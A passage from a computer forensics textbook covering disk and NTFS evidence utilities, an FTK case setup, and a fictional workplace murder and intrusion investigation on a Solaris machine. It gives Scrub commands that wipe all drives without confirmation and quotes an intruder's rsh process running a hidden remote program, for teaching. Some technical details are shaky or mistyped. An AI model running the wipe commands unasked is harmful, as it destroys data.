nta d:\tools\items\AnalyzeMe.txt
```

When using NTA, any potential lead you find should be corroborated because errors or misleading information can occur because of the way swap files work.

> **Remember:** Swap files can be months or even years old.

AnaDisk

New Technologies, Inc.
http://www.Forensics-Intl.com

AnaDisk is a utility for analyzing diskettes. The following functions are performed by AnaDisk:

- Copies sections of a diskette to a file
- Repairs diskettes with data errors
- Copies a diskette without regard to its format
- Searches diskettes for text
- Analyzes a diskette to determine density, format, changes, and errors
- Allows custom formatting of diskettes with extra tracks and sectors
- Can modify data on a diskette
- Provides ASCII and Hex display of physical sectors and files

Context-sensitive help is available via the `F1` key.

To install AnaDisk from a DOS prompt, type:

```
ADINSTALL <enter>
```

Follow the prompts.

To start AnaDisk, type:

```
ANADISK <enter>
```

The Main Menu comes up, and nine items to choose from are available, based on what you want to do. Press `F1` to read about each of the nine choices:

1. *Scan:* Reads a diskette and informs you of any problems it may have. Classifies the diskette according to its operating system type. Press the space bar to go from track to track. The yellow arrow at the top points up for side 0 and down for side 1. Select No for each choice for fastest performance. If the message "but data on even and odd tracks is different" occurs, press Y to view this data that someone has hidden on the diskette.
2. *Sector:* Allows you to edit a diskette on a sector-by-sector basis. Follow the prompts and use F1 for Help.
3. *File:* Examines files based on the file name. Follow the prompts and use `F1` for Help.
4. *Search:* Searches for data you specify on a diskette. Follow the prompts and use `F1` for Help.
5. *Copy:* Allows you to make a true copy of a diskette. Follow the prompts and use `F1` for Help.
6. *Repair:* Fixes data errors on diskettes. Follow the prompts and use `F1` for Help.
7. *FAT:* Allows you to edit the File Allocation Table. Follow the prompts and use `F1` for Help.
8. *Format:* Allows you to custom format a diskette. Follow the prompts and use `F1` for Help.
9. *Dump:* Performs a sector-by-sector copy of a diskette area to a DOS file. Follow the prompts and use `F1` for Help.

When performing various functions, you will be asked whether you want to write to an audit file. It is best to answer yes because this provides a file that tells you what happened during the time the function you chose was performing its operation.

You will be asked various questions during some of the functions. Use the arrow keys to navigate to the choices.

Seized

New Technologies, Inc.
http://www.Forensics-Intl.com

Seized locks the computer and displays a message stating that the computer has been seized as evidence and that it should not be operated.

Seized should be copied to diskettes/Zip disks, etc. that are placed in bootable areas of the computer. These drives should then be sealed with evidence tape to prevent easy removal of the bootable diskette/Zip/Jaz/CD. Only the first device that the CMOS settings have the system booting to needs the Seized program. For example, if the CMOS settings have the system booting first from the diskette drive (usually drive A), then place Seized on a bootable diskette in a file named autoexec.bat, put the diskette in the diskette drive, and seal it with evidence tape. If the system is turned on, the warning message will flash and prevent system usage.

Seized is called from the autoexec.bat file of the system that was seized. If the computer system is turned on, the user will see the flashing warning message from the Seized program.

If the computer is configured to boot from a hard drive first, and you place Seized as the first line of your `autoexec.bat` file on the hard drive, then Seized will prevent any use of the computer system. If, at a later date, you wish to restore the system to a usable state, you will need to boot the system from a boot diskette. Once the system is up, edit the `autoexec.bat` file and remove `Seized` from the file. From then on it will work like a normal computer system. The command syntax is:

```
SEIZED <enter>
```

Scrub

New Technologies, Inc.
http://www.Forensics-Intl.com

Scrub can be used to permanently remove hard drive data. Scrub overwrites each disk sector using all zero bits and then all one bits. A final pass is then done writing a hex F6 to the drive. The number of times the hard drive can be overwritten (i.e., the number of passes) can be varied between 1 and 32,000 (approximately).

The Scrub program does not work on non-BIOS drives (e.g., it would not work on an Iomega Zip Drive). The command line syntax is:

```
scrub/d:<drives>/p:<number of passes>/g
```

The `/d:` stipulates which drive(s) are to be scrubbed. Remember that zero is the first hard drive in your system, one is the second drive, two is the third hard drive, etc.

> **Note:** You may use `/d:all` or `/d:a` to stipulate that all hard drives on the system are to be scrubbed.

The `/p:<number of passes>` is used to state how many times you want the hard drive to be scrubbed. If you leave out a value for `/p:`, then the default of two scrubs will be done on each hard drive that you stipulate.

Scrub usually requests verification from the user before it begins running. If you use the `/g` switch, Scrub does not ask for verification. This is useful if you wish to automate the scrubbing process.

As mentioned above, a hex F6 is the last pattern written to the hard drive using default settings. If you want something other than a hex F6 written, use the `/v:yy` switch, where yy is the hex pattern you prefer (such as E5, A3, etc.).

> **Note:** The order of the parameters mentioned above (`/v:`, `/g`, `/d:`, `/p`) does not matter as long as there is a space between each parameter (no spaces allowed within parameters).

There is one additional parameter, the `/x`. If you use the `/x`, it will disable the automatic detection of your hard drives and the use of INT 13H BIOS extensions.

I will now present two examples for clarification:

1. Scrub drives 0, 1, 2, and 3 with seven passes of zeros and ones and a final pass of the A4 pattern. The user will not verify the scrub.

   ```
   scrub/d:0,1,2,3/p:7/g/v:A4
   ```

2. Scrub all drives with eight passes of zeros and ones and a final pass of the D5 pattern. No user verification is necessary.

   ```
   scrub/d:all/p:8/g/v:D5
   ```

> **Note:** Never run Scrub from the same drive that you are scrubbing because Scrub locks the drive(s) being scrubbed.

Spaces

New Technologies, Inc.
http://www.Forensics-Intl.com

The purpose of Spaces is to create a file(s) that contain spaces (and nothing else). Each file that is created by Spaces contains exactly 10,000 spaces. Personnel involved with encryption realize that this makes Spaces ideal for evaluating encryption patterns (and certain other weaknesses from a computer security perspective). The command line syntax is:

```
spaces <enter>
```

The result of the above command produces a file named `spaces.001`. The file contains exactly 10,000 spaces.

NTFS FileList

New Technologies, Inc.
http://www.Forensics-Intl.com
ntfsflst.exe

The command syntax is:

```
NTFSFLST <FILE NAME> <VOLUME:> [<VOLUME:>..] [/M]
```

The path can be added to the above-mentioned filename by typing:

```
/M adds MD5 values to the output.
```

To show a listing of hard drive volumes on the computer system, type:

```
NTFSLST ID
```

To view the user manual on the computer system, type:

```
NTFSFLST MAN | MORE
```

As an example, type:

```
NTFSFLST C:\SecretData D: E:/M
```

In this case, I am looking to obtain directory information from volumes D and E. I will place the results in a file on drive C named `SecretData`. The `/M` will also provide an MD5 value. `SecretData` will have a file extension of `.dbf` (`SecretData.dbf`).

NTFS FileList creates a database of computer directory information in a `.dbf` file. This file can be read by Microsoft Excel (or any other program that reads `.dbf` file types).

The MD5 hash value is used to determine whether or not the contents of a file have been altered. It can also be used to identify files with identical contents (regardless of the names that have been given to the files).

Windows NT uses Universal Coordinated Time (UCT). NTFSFLST also uses UCT because it directly reads drive information. The time zone the computer is set up for must be taken into account. As an example, EST (Eastern Standard Time) is equal to GMT minus five hours.

> **Note:** For very large files, NTFSFLST can work extremely slowly due to the complexity of NTFS. Be patient. It may take 15 or 20 minutes for large files.

NTFS GetFree

New Technologies, Inc.
http://www.Forensics-Intl.com
ntfsgetf.exe

To obtain an estimate of the free space available on the volume(s), type:

```
NTFSGETF <VOLUME:> [<VOLUME:>..]
```

The path can be added to the above mentioned filename. /F is used if you want the output to be filtered:

```
NTFSGETF <FILENAME> <VOLUME:> [<VOLUME:>
   <VOLUME:>..] [/F]
```

To show a listing of hard drive volumes on the computer system, type:

```
NTFSGETF ID
```

To view the manual on the computer system, type:

```
NTFSGETF MAN | MORE
```

As an example, type:

```
NTFSGETF C:\FreeData D: E:/F
```

In this case, I am looking to obtain free space on volumes D and E. I will place the results in a file on drive C named `FreeData`. The `/F` will also provide me with a smaller output file that does not contain binary data (data that is not ASCII text). It is fine to look at the normal text first, but do not forget that binary data can hold critical information.

Data found in the free space of a hard drive is important because it may contain data from files that have been deleted, data created for temporary use by many commonly used application programs, and data from dynamic swap or page files. The file extension used is `.Fxx` (such as `.F01`, `.F02`, etc.).

NTFS GetSlack

New Technologies, Inc.
http://www.Forensics-Intl.com
ntfsgets.exe

To obtain an estimate of the slack space on the volume(s), type:

```
NTFSGETS <VOLUME:> [<VOLUME:>..]
```

The path can be added to the filename. `/F` is used if you want the output to be filtered:

```
NTFSGETF <FILENAME> <VOLUME:> [<VOLUME:>
  <VOLUME:>..] [/F]
```

To show a listing of hard drive volumes on the computer, type:

```
NTFSGETS ID
```

To view the manual on the computer, type:

```
NTFSGETS MAN | MORE
```

As an example, type:

```
NTFSGETS C:\SlackData D: E:/F
```

In this case, I am looking to obtain slack space on volumes D and E. I will place the results in a file on drive C named `SlackData`. The `/F` will also provide me with a smaller output file that does not contain binary data (data that is not ASCII text). It is fine to look at the normal text first, but do not forget that binary data can hold critical information.

Data found in the slack space of a hard drive is important because it may contain partial data from files that have been deleted and data that once existed in the computer's memory. The file extension used is `.Sxx` (such as `.S01`, `.S02`, etc.).

NTFS VIEW

New Technologies, Inc.
http://www.Forensics-Intl.com
ntfsview.exe

To view NTFS volumes, type:

```
NTFSVIEW <VOLUME:>
```

To view the NTFS volume D, type:

```
NTFSVIEW D:
```

NTFS Check

New Technologies, Inc.
http://www.Forensics-Intl.com
ntfschk.exe

To check a drive, type:

```
NTFSCHK <volume:> <options>
```

`<volume:>` allows you to specify the drive to be checked. Use `*` to tell the program to check all volumes.

Some options are:

- `/A` Checks all the drives (same as using *)
- `/F` If there are errors on the disk, fixes them
- `/S` Shows all the NTFS drives without doing any checks
- `/Q` Quick checks the NTFS drives
- `/V` Verbose (shows the paths of the loaded files)

For the path to the initialization file that contains the locations of files, type:

```
/@<filename>
```

As an example, type:

```
NTFSCHK D:/F
```

To check volume D and fix any errors found.

NTIcopy

New Technologies, Inc.
http://www.Forensics-Intl.com

NTIcopy allows you to copy files from a computer without altering any data on the target disk, such as the date/time stamp. It works with NTFS and all FAT file systems.

The syntax for using NTIcopy is as follows:

```
NTICOPY <target> <output>
```

`<target>` is the name of the file to copy. You may include the full path.

`<output>` is the name of the file to create. You may include the full path.

NTIcopy reads `<target>` without any help from the operating system. This prevents any alteration of the date/time stamp, among other things.

NTIcopy has an "identify drives" mode that tells you which drive letters the program will assign to NTFS partitions. To print a table listing all the partitions and their associated drive letters on the system that NTIcopy recognizes, use:

```
NTICOPY ID <enter>
```

The results from this command when typed on my system are as follows. Your results will be similar in format, but different from mine:

```
The following Hard Disk partitions are recognized on this system:
        XBIOS              |  Beginning    |    Ending     |  Size in Kb
Vol     HD System          | Cyl Head Sec  | Cyl Head Sec  |(1 Kb = 1024 b)
        * 80 OS/2 hidden   |   0    1   1  |  16  254  63  |        136521
Boot C: * 80 FAT32         |  17    0   1  | 632  254  63  |       4948020
        * 80 DOS EXT       | 633    0   1  | 788  254  63  |       1253070
        * 80 Linux native  | 633    1   1  | 635  254  63  |         24066
        * 80 DOS EXT       | 636    0   1  | 754  254  63  |        955867
        * 80 Linux native  | 636    1   1  | 754  254  63  |        955836
        * 80 DOS EXT       | 755    0   1  | 763  254  63  |         72292
        * 80 Linux swap    | 755    1   1  | 763  254  63  |         72261
        * 80 DOS EXT       | 764    0   1  | 788  254  63  |        200812
D:      * 80 FAT16 > 32Mb  | 764    1   1  | 788  254  63  |        200781
```

To view the manual:	`NTICOPY MAN	MORE <enter>`
To print the manual:	`NTICOPY MAN > PRN <enter>`
To copy the manual to a file:	`NTICOPY MAN > FILENAME <enter>`

Disk Search 32

New Technologies, Inc.
http://www.Forensics-Intl.com
ds32.exe

DiskSearch 32 and DiskSearchPro are similar tools. The details for DiskSearch 32 will now be covered.

To start the DiskSearch 32 program, type:

```
DS32 <ENTER>
```

When starting the program, choose `<continue>`. Then you will see a menu-type program. The menu across the top, from left to right, reads:

- `Drive:` An entire hard drive, specific DOS volumes (C, D, etc.), or a diskette drive (A or B) can be searched. Either press the keys `alt-D` (hold down the `Alt` key then press the `D` key) or click on `Drive` with the mouse.
- `Source:` You have the option of either typing in the words to be searched for from the keyboard or telling source that there are words stored in a file that you created earlier and you want source to use this file.
- `Options:` You can choose any or all of the following:

  ```
  Print results to the Screen
  Print results to the Printer
  Print results to a File
  Hear a sound when one of your words is found
  Skip the system area of the drive/diskette
  ```

  For instance, if you click on `Screen`, a checkmark goes into the `[ ]`. If you click `Screen` again, the checkmark goes away. As long as the checkmark is present, the function will be performed. If a checkmark is not present, the particular item will not be done.
- `Begin:` The keyword search is almost ready to begin. You will be asked to enter a file name if you told the program that your keywords were in a file. If you chose the keyboard option, a screen will be shown. The screen is waiting for you to input the keywords to be searched for on the drive/diskette.
- `View:` To only look through the drive/diskette and not search for any particular keyword, click on `View` with the mouse. Now click

on `Select` to choose the sector you want to look in. Click on `ok`. Click on `Previous` or `Next` as necessary to go backward or forward in the search.

As an example, I want to search a diskette in drive A. Using the mouse, I click on `Drive`. Then I click on `Search Drive in Floppy Drive A`.

I click on `Source` and choose `Keyboard`, because I will type in the words to be searched for from the keyboard. If I chose File as the source, then the program would later ask for the name of the file that holds the words to be searched for (must be an ASCII text file, not a file such as a Microsoft Word document).

I click on `Options` and then click on `Screen`. A checkmark should be next to the word `Screen`. If not, I would click on `Screen` again and the checkmark would be present. This means I have chosen to send the results of the search to the computer monitor/screen.

I click on `Begin`. Because `Keyboard` was chosen earlier, a screen is presented that is waiting for input of the keywords along with how accurate the search must be (100% = exactly as the word was typed).

I type in each word I want and press the `<enter>` key after each word and after each percent. Once completed, I use the `<Tab>` key to go to the `OK` button and press `<enter>`.

I now see the `Search in Progress` window. As I see each result, I press the `continue` button to tell the program to search for more keyword results. I take notes as I go (or if I told it to also write to a file then the results will be there). When it tells me the search is complete, I click on the `OK` button. I can now either use my notes or go to the results file I created for further analysis.

To leave the program, I click on `Quit`. Then I click on `Quit to DOS`.

Chapter Questions

Question 1: What tool fits on a diskette and allows you to quickly obtain slack space from a computer?

Question 2: What tool would you use to encrypt and decrypt files?

Question 3: What tool securely removes residual data from hard drives?

Question 4: What tool has the potential to identify terrorist activities before they take place (such as bomb making, pornography, hate crimes, etc.)?

Chapter 5

AccessData's Forensic Tool Kit

Creating a Case


Let us work through a case with AccessData's Forensic Tool Kit (ADFTK). Just so you can see what it looks like if no case data has been loaded yet (i.e., starting a brand new case with no loaded sources), let us go through the process (see Exhibit 5.1).

Click OK, which opens the Wizard for Creating a New Case. Enter the Case Information and the Case Description, then click `Next`.

On the Case Log Option screen, you can select any event to go in the case log. The default selects all. Click `Next` to go to the Process to Perform screen. Select the processes you want to perform, then click `Next`, which opens the Refine Case Default screen. This screen lets you chose the data you want to observe. For a new case, click Include All Items, unless you are looking only at very specific data.

Click `Next` for the Refine Index-Default screen. Here you can choose the data to be indexed, or accept the default.

Click `Next` to open the Add Evidence to Case screen. This allows you to add, edit, remove, or refine evidence. Click Add Evidence. Because we are analyzing a single file (LIB27.S01) that contains slack space, which was collected from the victim's computer, choose Individual File, then click Continue. Highlight LIB27.S01, then click Open, which will display the Evidence Information screen. Enter the Evidence Identification Name/Number and Comment (Exhibit 5.2), then click `OK`, which returns you to the Add Evidence to Case screen.



Investigator's Name:
Bruce Middleton

Evidence Location:
F:\Documents and Settings\Administrator\Desktop\Bruce\SNAG

Evidence Display Name:
LIB27

Evidence Identification Name/Number:
Lib27-Mur1

Comment:
File containing the slack space of the victim's computer at their place of work.

Exhibit 5.1 Evidence information.

The screen in Exhibit 5.2 allows you to make changes to anything you have done. You can press the `Back` key to move backwards through the screens to make any changes you need. To process the evidence, click the `Next` button, which displays the Case Summary screen. Click Finish to process the evidence.


After the evidence is successfully processed, save the case as case.dat, then exit the program.

Working on an Existing Case

Now let us reopen ADFTK by double clicking on its icon on the Windows desktop. When ADFTK initializes the first screen, click on Open an Existing Case, then click OK. Notice that ADFTK is set up to be "case friendly." The case was saved as case.dat, so highlight case.dat, then click Open. You see the screen shown in Exhibit 5.3.

Before we move forward with more information pertaining to the forensics tool we are currently discussing, let us learn a little more about the murder case we are investigating.

The President of SaturnNights Corporation, Jack Milner, has arrived at work early one morning at 5 A.M. When he arrives and begins touring the facility, he finds his administrative assistant, Patty Powace, slumped over a computer in the engineering department. She is dead. The computer is



Add Evidence


Any number of evidence items can be added to the case. There are several types of evidence items:

Acquired image of drive:	Several formats supported; can be an image of a logical or physical drive
Local drive:	Can be a logical or physical drive
Folder:	Adds all files in the specified folder, including contents of subfolders
Individual File:	Adds a single file

The default refinement options, set previously, can be overridden independently for each evidence item, and additional types of refinements can also be made. These refinements can include the exclusion of date/size ranges, as well as specific folders. To make these further refinements, highlight an evidence item in the list and press Refine Evidence - Advanced...

Display Name	Source	Name/Number	Type	Refined	Comment
LIB27	F:\Documents...	Lib27-Mur1	Individual file	N	File containing the slack space...

Exhibit 5.2 The Add Evidence to Case screen.


AccessData Forensic Toolkit -- F:\Documents and Settings\Administrator\Desktop\Bruce\AccessData\Murder Investigation 1\
File Edit View Tools Help
Unfiltered
All Columns
Overview
Explore
Graphics
E-Mail
Search
Bookmark

Evidence Items	
Evidence Items:	1
File Items	
Total File Items:	1
Selected Items:	0
Unselected Items:	1
Flagged Thumbnails:	0
Other Thumbnails:	0
Filtered In:	1
Filtered Out:	0

File Status	
KFF Alert Files:	0
Bookmarked Items:	0
Bad Extension:	0
Encrypted Files:	0
From E-mail:	0
Deleted Files:	0
From Recycle Bin:	0
Duplicate Items:	0
OLE Streams:	0
Flagged Ignore:	0
KFF Ignorable:	0

File Category	
Documents:	0
Spreadsheets:	0
Databases:	0
Graphics:	0
E-mail Messages:	0
Executables:	0
Archives:	0
Folders:	0
Slack/Free Space:	0
Other Known Type:	0
Unknown Type:	1

Evidence Fi...	Evidence Path	Display Name	Identification N...	Evidence Type	Added	Child...	Descendants	Investigator's N...	Comme
LIB27.S01	F:\Documents and Settings\Administra...	LIB27	Lib27-Mur1	Individual file	10/23...			Bruce Middleton	File cor

Exhibit 5.3 Highlight case.dat, then click Open.

still on. Because SaturnNights develops software for the Federal Bureau of Investigation (FBI), Central Intelligence Agency (CIA) and Secret Service (projects are classified Top Secret and all personnel working on the projects are cleared TS/SCI/LP), the FBI is called in to investigate. Due to our expert knowledge in the CyberForensics arena, The Middleton Group (TMG) is contacted by the FBI and asked to provide a CFI for the case. The Middleton Group's HelpDesk has verified the identity of the FBI agent requesting our assistance and has then contacted you via your cellular phone. The FBI does not discuss any details of a sensitive case over the telephone, only in person. You are told by the TMG HelpDesk, "KGN, AJWNAFC, The sun is hot, now."

Based on your knowledge of TMG CF code words, you recognize that the message indicates that the FBI is involved; you are to go immediately to SaturnNights Corporation and bring any tools you require to work with SUN Solaris systems (SPARC [Scalar Processor Architecture] platforms). You ask TMG HelpDesk if your credentials (TS/SCI/LP clearance) have been faxed to the appropriate authority. You receive an affirmative answer. You ensure you have what you need and leave for the site. Due to the type of incident, you will not be bringing your CIRT (computer incident response team) team on site. You do, however, contact the appropriate CIRT personnel and let them know that you may be contacting them for assistance.

You arrive at SaturnNights and show your picture ID to the agent at the entrance. He makes a quick check via the telephone, checks your black bag, and searches you; then an escort arrives and takes you to the crime scene on the eighth floor. You are told by the FBI agent (Larry Ryan) that the body has been removed and fingerprint and DNA samples have been gathered. Other than that, nothing else has been touched.

Larry states that in 15 minutes he will return to take you to the prebriefing area. He directs you to use that time to write down anything you need or any questions you have.

What do you want to learn in the prebriefing (what do you write down)? Normally you would be working off of a generic checklist and customize it to the situation at hand. What do you want to tell people in the prebriefing?

The answers to these questions are as follows:

- Can you provide me with an overview of what has happened here?
- Was Patty supposed to be there?
- Who was the last person to see her?
- Does she normally work late?
- What were her work patterns?
- How was she murdered?

- What time was she murdered?
- What was on the computer screen?
- What was she working on?
- When was the system last backed up?
- How long had she been with the company?
- Did she have any incidents with other employees lately?
- Did she mention anything strange happening to her lately (followed, phone calls, e-mails)?
- What programs/contracts was she involved with?
- Does anything look different about her regular work area?
- What level of access did she have (physical and computer)?
- Are there any cameras in the area that could have tracked her or others in the area?
- Are there any entrance/access logs into/out of building and areas?
- Was her account accessed at any time after she was murdered?
- Did Patty have any financial problems that anyone knows of?
- Did Patty take any unusual trips?
- Had she been spending more money than usual (new car, clothes, etc)?
- Did she have any unusual personal traits?
- Had Patty been reprimanded in the past for system abuse or any other issues?
- Was she having marital or relationship problems?
- How was she dressed?
- Did she go home first then come back or was she there all day?
- Who else had access to the area?
- Was she really murdered at this machine or was she moved here?
- Did she have the knowledge to operate a SUN SPARC system?
- What type of work is SaturnNights involved with (projects, etc., current and past)?
- Who first noticed (and at what time)? Jack Milner was the first to report, but did he first notice?
- Did the person who noticed touch anything besides the telephone?
- Does anyone else in the company know of this?
- Based on records from physical security, what time did Patty arrive in the building?
- Based on records from physical security, was anyone else in the building while Patty was in the building?
- Who usually uses the Solaris system where Patty was found?
- When was the last time they used it?
- What was the purpose of that specific system?
- Who else works in this area where Patty was found?

- Who else has access to this area where Patty was found?
- Why do you think there was a break-in? (Just trying to get people to talk).
- Why do you think Patty was killed?
- Do we have any suspects?
- May I have a copy of SaturnNights' security policy/procedures?
- Do not touch anything. Do not turn off power to the computer system.
- I would like to have access to any records available for the Solaris system involved (we will now call it Solaris1), such as purchasing records (see original configuration of the system) and service records (modifications, problems the system had, etc.).
- I would like a diagram of the network architecture.
- I need the system expert for Solaris1, a network infrastructure expert, and a software application expert to meet with me.
- What are the names of some hotels close by where I can stay?
- Can the client have some food available to me while I am working?
- Does the crime scene area forbid or preclude the use of electronic communication devices such as cell phones, pagers, etc?
- Briefly spell out to those in the prebriefing the evidence collection procedure that will be followed.
- Was the system serviced recently?
- Were any new applications recently added to Solaris1?
- Were any patches or operating system upgrades recently done on Solaris1?
- Have any suspicious personnel been in the area of Solaris1 recently?
- Are there any known disgruntled employees, contractors, etc?
- Have any new contractors, employees, etc. been hired in the past month?
- Are there any HR- (human resources), union-, or SaturnNights-specific policies or regulations that I need to abide by?

Note that when you carefully read through the questions/statements above some seem to be somewhat redundant. This is on purpose. You are asking the same question in either a different way (or in the same way) later into the interview process to see whether you obtain the same answer to both questions. This is to help verify what you are being told.

You will not be allowed to use your digital recorder or video recorder. On a supervised basis, you are allowed to use your digital camera for pictures of the screens, etc.

You are now back at the crime scene with a Solaris1 expert and a network infrastructure specialist. What should be your first step now?

- If allowed, photograph the crime scene. This includes the area in general, computer monitors, electronic instrument information from devices that are lying around in the area (cell phones, pagers, etc.), cabling connections (including under the floor if it is a raised floor). Make sketches as necessary. If there is an active modem connection (flashing lights indicating communication in progress), quickly unplug it and obtain internal modem information via an rs-232 connection to your laptop. Look at raised ceilings. Is it normal for a modem to be here? If so, is it normal for it to be active at this time?

You now want to find out whether anyone else is on Solaris1 (remotely) and what has been going on with the system recently. What UNIX commands should you use?

- *script a:\SaturnNightsSolaris1Evidence1:* Opens a text file that will store everything you do on this system. Note that we are sending our data to a floppy drive, not to the hard drive of the Solaris system.
- *Date:* To have the date/time in this log.
- *Who:* To obtain a list of currently logged in users.

You notice someone on Solaris1 named Leopold1 coming from 221-41-12.galaxy.com. What does this indicate?

```
Leopold1 is attached to Solaris1 via an ISP named
  galaxy.com
```

You now want to display a list of all recent and current Transmission Control Protocol/Internet Protocol (TCP/IP) connections to the system.

```
netstat -a
```

When you performed the last command, you noticed a.telnet at the end of your system name. What does this indicate?

```
There is a telnet connection between Solaris1 and
  Leopold1 (on 221-41-12.galaxy.com).
```

You now want to obtain a list of recent logins pertaining to Leopold1.

```
last Leopold1
```

The results of your last command indicate that Leopold1 logged in earlier during the day and is currently logged into Solaris1. You want to see all the processes running in memory that Leopold1 is running. What do you type?

```
ps -aux | grep Leopold1
```

The results of your last command indicate that the following processes are running that belong to Leopold1: 2365, 2287, 2087, and 2001. In these processes you see two that alarm you. One is "Sniffer" and the other is "256:47 rsh www.cirrus.com exec/tmp/.hidden/BeatYou." This indicates the following:

- "Sniffer" indicates that Leopold1 has planted a device to monitor Solaris1 for logins, userids, passwords, specific traffic.
- The other indicates that for 256 minutes and 47 seconds the program BeatYou has been running on a remote computer system named www.cirrus.com using the remote shell command rsh.

You notify the FBI agent working with you as to what you have found. He immediately utilizes bureau contacts and gets in touch with the ISP (Internet Service Provider) galaxy.com, then leaves for the ISP site. The ISP also does a traceback while the FBI agent is on site and determines exactly where Leopold1 is coming from. The ISP moves all logs pertaining to Leopold1 to a trusted system and backs them up to a DAT tape. An FBI agent picks up the tape and brings it to you at SaturnNights. You are now directed to remove Leopold1 from the system, collect RAM (random-access memory) evidence and collect all evidence from the Solaris1 hard drive. What steps do you follow to remove Leopold1 and collect RAM evidence?

To remove Leopold1 from the system, just remove all of his processes:

```
kill -9 2365

kill -9 2287

kill -9 2087

kill -9 2001
```

To collect RAM evidence:

```
ps -aux > a:\Solaris1RAMproc
```

This shows you all processes running and collects this information to diskette.

You photograph the screen showing the information on the processes. The Solaris1 expert tells you about each process that is running and tells you there is a battery backup on the box. He opens the box and disconnects it. You now pull the plug on the back of the box, which makes the box shut down ungracefully and causes a panic, and all RAM information is written to a core file.

Solaris1 is now inactive. The evidence cannot leave the site. You have to do your analysis on site using the CF tools you brought with you. The FBI has supplied you with a "scrubbed" Intel-based PC (personal computer) running Windows XP. Also included is a diskette drive, a CD-ROM drive, and a new external 200-GB hard drive that you will use to hold the bitstream backup of the Solaris1 system. In this case we will use SafeBack (from NTI [New Technologies, Inc.]) to obtain this bitstream backup (we covered its use in a prior chapter).

